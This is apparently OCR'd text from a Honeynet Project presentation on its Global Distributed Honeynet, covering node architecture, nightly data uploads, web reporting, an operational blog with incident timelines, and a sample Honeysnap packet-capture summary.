- One or more honeypot virtual machine (VM) guests



GDH Node Detail


The Honeynet PROJECT®

GDH: Network Architecture

- Star network model with many GDH nodes to one central GDH data server (Kanga)
- Internet based secure remote management of each GDH node (cssh)
- Automated daily data uploads each night:

  Honeywall = pcap data (tcpdump), snort text logs

  Nepenthes = binary samples, kojoney text logs
- Web based operations and reporting via central GDH data server (Kanga)


GDH Node (ie UKA)
GDH Node (ie UKB)
GDH Node (ie NZA)
GDH Node (ie CNA)
GDH Node (ie MXA)
GDH Node (ie DEA)
GDH Administrators
Internet
GDH Participants
Data pulled daily from GDH nodes
Data pulled daily from GDH nodes by Kanga (rsync over SSH via pre-shared keys).
Pcap data
Nepenthes binaries
Nepenthes multiple sandbox submission and mwcollect alliance G.O.T.E.K submission
GDH Central Data Collection
Router
Firewall
LAN Switch
Kanga Server
Collected Data and Reporting
Daily pcap data
Nepenthes binaries
Initial GDH Interfaces
HTTPS Raw Data Access
Basic Malware Analysis By Email
Daily Honeysnap Reports By Email
Push
Pull
Future GDH Database
Future GDH Interfaces
HTTPS Honeysnap Trending
HTTPS Database Querying
HTTPS UDAF Console
GDH Basic Topology
The Honeynet PROJECT®


GDH: Additional Honeypots

- Beta tested with minimal configuration (initial ISO download size is reduced)
- Deployed virtual honeypots can easily be snapshotted, updated or replaced
- Additional virtual honeypots can be tested locally then pushed out centrally to all GDH nodes using rsync over SSH
- Automatic local VM customisation scripts for registration and booting without local user intervention
- Well suited for quickly investigating new attacks


GDH: Network Operations

GDH: Node Availability

- Important to know what honeypots are deployed, where and when
- Measure base platform availability and performance via standard host monitoring (also reporting and alerting)
- Regularly poll vmware-cmd to test for running VMs
- Search uploaded pcap data for Sebek heart beat packets generated by live high interaction honeypots



GDH: Web Reporting




Index of /

```
     Name                                 Last modified

     Analysis/                          02-Jul-2007 00:36
     Archive/                           29-Mar-2007 14:57
     Blog/                              19-Nov-2006 07:56
     Chaosreader_Reports/               09-Apr-2007 11:01
     Config_Builder/                    15-Jan-2007 20:32
     Geolocation/                       15-Aug-2007 02:18
     Honeysnap_DB_Dynamic_Graphs/       26-Oct-2007 14:57
     Honeysnap_Reports/                 29-Jun-2007 09:51
     Honeysnap_Trend_Graphs/            16-Jan-2007 18:55
     Honeywall_Mail/                    12-Feb-2007 16:22
     ISO_images/                        22-Mar-2007 15:55
     Incident_Analysis/                 16-Jan-2007 21:37
     Kojoney/                           29-Jun-2007 08:51
     Nepenthes_Data/                    08-Nov-2007 01:28
     Nepenthes_Mail/                    26-Oct-2007 16:32
     Nodes/                             04-Dec-2006 12:31
```

- Definitely functional rather than visually rich GUI!
- Access restricted to GDH participants only
- Parent directory per report type
- Sub-folders per GDH node / host / date / set
- Content updated with output from overnight automated data analysis processing jobs
- Human analysts also add

GDH: Operational Blog



GDH Operational Blog

Get the latest activity and news from GDH here...

Archive for the 'Node deployments' Category

« Previous Entries

UNCC GDH Node "NCA" Deployed!

Monday, April 9th, 2007

The UNCC Honeynet Project installed their first GDH node NCA on March the 19th, and after manual configuration it went live on March the 29th (with honeypot configurations updated to match the other live GDH nodes, such as revised nepenthes sensor, Kojoney SSH logging, weak admin password, etc). Daily data updates and reporting began on the 9th of April, with back-dated key reports also now available.

Congratulations and thanks to Napoleon for getting this node live.

Posted in Node deployments, NCA | Edit | No Comments »

UKD FC3_Server1 honeypot redeployed

Thursday, March 22nd, 2007

The UKD FC3_Server1 honeypot has been powered off for a few days after the recent DDoS and suspected preparation for spam sending activities. Today a backup of the VM was taken and a clean copy of the FC3_Server1 honeypot redelpoyed (including weak admin password of 'test'), so the configuration should now be the same as the other live nodes.

Posted in Node deployments, UKD | Edit | No Comments »

GDH nodes with 2GB of physical RAM

You are currently browsing the archives for the Node deployments category.


Pages
- About
- Blog Posting Timeline
- DA Planning
- Incident Tracking
- Node Statuses

Archives
- November 2007
- October 2007
- July 2007
- June 2007
- May 2007
- April 2007
- March 2007
- February 2007
- January 2007

Categories
- Compromises (129)
  - Continuing Compromise (116)
  - New Compromise (10)
  - Re-compromise (5)
- Data Analysis (146)
- General Discussion (2)
- Honeynets (229)
  - CHA (43)
  - CNA (53)
  - GTA (28)
  - HPD (44)

- Handler's diary style commentary
- Updated at least daily
- Human generated summaries of automated reporting
- 300 categorized posts during GDH Phase One
- Secure RSS feed for GDH participants

GDH: Operational Blog



GDH Operational Blog

Get the latest activity and news from GDH here...

Blog Posting Timeline

○ UKD [redacted] awstats
○ HPD [redacted] activity
○ Further analysis of Incident
○ Continued human blackhat
○ Incident 0003 file downloads -
○ Vulnerable awstats application
○ Result checking on MXA
○ Initial analysis of MXA IRC
○ PHA FC3_Server1 honeypot
○ PHB hard disk problems
○ CNA
○ New

Pages
- About
- Blog Posting Timeline
- DA Planning
- Incident Tracking
- Node Statuses


Archives
- November 2007
- October 2007
- July 2007
- June 2007
- May 2007
- April 2007
- March 2007
- February 2007
- January 2007

Categories
- Compromises (129)
  - Continuing Compromise (116)
  - New Compromise (10)

- Dynamic blog timeline
- Category colouring
- Hyperlinked content
- User comment trails
- Detailed discussions supported by encrypted operational mailing list and non-encrypted internal mailing list

GDH: Blog Timeline Exporting

Blog Timeline for Incident 0005 (CHA)



"CHA FC3_Server1 honeypot compromised!"
Apr 05, 2007

"Additional activity on CHA FC3_Server1 honeypot"
Apr 12, 2007

"CHA IRC bot changes"
Apr 22, 2007

"CHA FC3_Server1 shell activity"
Apr 24, 2007

"CHA FC3_Server1 shell activity"
Apr 25, 2007

"CHA FC3_Server1 shell activity"
Apr 25, 2007

"CHA IRC bot restarted"
Apr 26, 2007

"CHA IRC bot restarted"
Apr 28, 2007

"CHA potentially malicious IRC activity"
Apr 29, 2007

"Further malicious CHA IRC"
Apr 30, 2007

"CHA Romanian IRC - continued malicious activity"
May 02, 2007

"CHA IRC activity has stopped"
May 11, 2007

"Shell activity on CHA FC3_Server1 honeypot"
May 12, 2007

"New activity on CHA FC3_Server1 honeypot"
May 15, 2007

"Shell activity on CHA FC3_Server1"
May 20, 2007

"CHA FC3_Server1 shell activity and download"
May 21, 2007

"Shell activity on CHA FC3_Server1"
May 28, 2007


"CHA #[redacted] botnet admin"
May 28, 2007

"CHA IRC Activity"
May 29, 2007

"CHA IRC Activity"
May 30, 2007

(compromise of Linux honeypot in Chicago and subsequent Romanian IRC activity)


GDH: Honeysnap Reporting 1



```
Analysing file: merged.tmp

Pcap file information:
        File name: merged.tmp
        Number of packets: 54265
        File size: 7205027 bytes
        Data size: 6336763 bytes
        Capture duration: 86389.1951909 seconds
        Start time: Sat Feb 17 00:00:12 2007
        End time: Sun Feb 18 00:00:02 2007
        Data rate: 73.3513373518 bytes/s
        Data rate: 586.810698815 bits/s
        Average packet size: 116.774403391 bytes


IP packet summary for common ports:

Filter                                        Packets
Total IPv4 packets:
host nnn.nnn.nnn.3 and ip                      52745

Total TCP packets:
host nnn.nnn.nnn.3 and tcp                      6505

Total UDP packets (excluding sebek port):
host nnn.nnn.nnn.3 and udp and not port 1101       1629

Total ICMP packets:
host nnn.nnn.nnn.3 and icmp                      313

Total OTHER packets
host nnn.nnn.nnn.3 and not udp and not tcp and not icmp        796

Outbound DNS packets:
```

